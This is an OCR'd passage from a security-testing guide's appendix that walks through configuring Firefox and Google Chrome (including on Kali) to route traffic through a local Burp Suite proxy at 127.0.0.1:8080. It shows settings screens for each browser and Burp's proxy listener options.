
☑ Recommend extensions as you browse Learn more

☑ Recommend features as you browse Learn more

Network Settings

Configure how Firefox connects to the internet. Learn more

Step 3: Enter “127.0.0.1” and “8080” in “HTTP Proxy” textbox and “Port” textbox respectively.



Connection Settings

Configure Proxy Access to the Internet

○ No proxy

○ Auto-detect proxy settings for this network

○ Use system proxy settings

● Manual proxy configuration

HTTP Proxy: 127.0.0.1 Port: 8080

□ Use this proxy server for all protocols

SSL Proxy: Port: 0

FTP Proxy: Port: 0

SOCKS Host: Port: 0

○ SOCKS v4 ● SOCKS v5

○ Automatic proxy configuration URL

No proxy for

Example: .mozilla.org, .net.nz, 192.168.1.0/24

□ Do not prompt for authentication if password is saved

□ Proxy DNS when using SOCKS v5


□ Enable DNS over HTTPS

● Use default (https://mozilla.cloudflare-dns.com/dns-query)

○ Custom


Click on the OK button.

Step 4: Start Burp suite.


Burp Suite Community Edition v1.7.36 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Site map Scope
Host Method URL P

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Step 5: Navigate to “Options” tab under “Proxy” tab and verify that the “running” checkbox is selected for the interface “127.0.0.1:8080”.


Burp Suite Community Edition v1.7.36 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Add
Edit
Remove
Import / export CA certificate
Regenerate CA certificate

Proxy Listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners a

Running	Interface	Invisible	Redirect	Certificate
☑	127.0.0.1:8080			Per-host

Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating SSL connections. You can import or export tl


All the HTTP request made by Mozilla Firefox will be intercepted by Burp Suite.

Appendix B

B.1 Google Chrome with Burp Suite (Kali OS)


Step 1: Open Google Chrome and navigate to the URL given below.

URL: chrome://settings



Google Chrome Settings page will appear.

Step 2: Search for “proxy” in the search box.




System

Continue running background apps when Google Chrome is closed

Use hardware acceleration when available

Open proxy settings

Step 3: Upon clicking on “Open proxy settings”, The “Networks” settings window will appear. Click on Network Proxy option.



Network

Wired


Connected - 1000 Mb/s

VPN

Not set up

Network Proxy Off

Step 4: Enter “127.0.0.1” in “HTTP Proxy” textbox and enter 8080 as port.




Network Proxy

○ Automatic
● Manual
○ Disabled

HTTP Proxy	127.0.0.1	8080
HTTPS Proxy		0
FTP Proxy		0
Socks Host		0
Ignore Hosts	localhost, 127.0.0.0/8, ::1	

Close the dialog box.

Step 5: Start Burp suite.




Burp Suite Community Edition v1.7.32 - Temporary Project

Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Site map Scope

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Host	Method	URL	Params	Status	Length

Step 6: Navigate to “Options” tab under “Proxy” tab and verify that the “running” checkbox is selected for the interface “127.0.0.1:8080”.



Proxy Listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your brows

Running	Interface	Invisible	Redirect	Certificate
☑	127.0.0.1:8080			Per-host


Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating SSL connection other tools or another installation of Burp.

All the HTTP/HTTPS request made by Google Chrome will be intercepted by Burp Suite.

B.2 Mozilla Firefox with burp suite (Kali OS)

Step 1: Open Mozilla Firefox and navigate to the URL given below.

URL: about:preferences



Preferences - Mozilla Firefox

Firefox about:preferences

General

Startup

□ Always check if Firefox is your default browser

Firefox is not your default browser

When Firefox starts: Show my home page

Home Page: file:///usr/share/kali-defaults/web/homepage.html

Downloads

● Save files to Downloads

○ Always ask me where to save files


Tabs

□ Ctrl+Tab cycles through tabs in recently used order

☑ Open new windows in a new tab instead

□ When I open a link in a new tab, switch to it immediately

Step 2: Click on “Advanced” tab on the left panel and then click on “Settings” button under “Network” tab.



Preferences - Mozilla Firefox

about:preferences#advanced

Advanced

General | Data Choices | Network | Update | Certificates

Connection

Configure how Firefox connects to the Internet [Settings...]


Cached Web Content

Your web content cache is currently using 23.9 MB of disk space [Clear Now]

□ Override automatic cache management

Limit cache to 350 MB of space

Step 3: Enter “127.0.0.1” and “8080” in “HTTP Proxy” textbox and “Port” textbox respectively.



Connection Settings

Configure Proxies to Access the Internet

○ No proxy

○ Auto-detect proxy settings for this network

○ Use system proxy settings

● Manual proxy configuration:

HTTP Proxy: 127.0.0.1 Port: 8080

□ Use this proxy server for all protocols

SSL Proxy: Port: 0

FTP Proxy: Port: 0

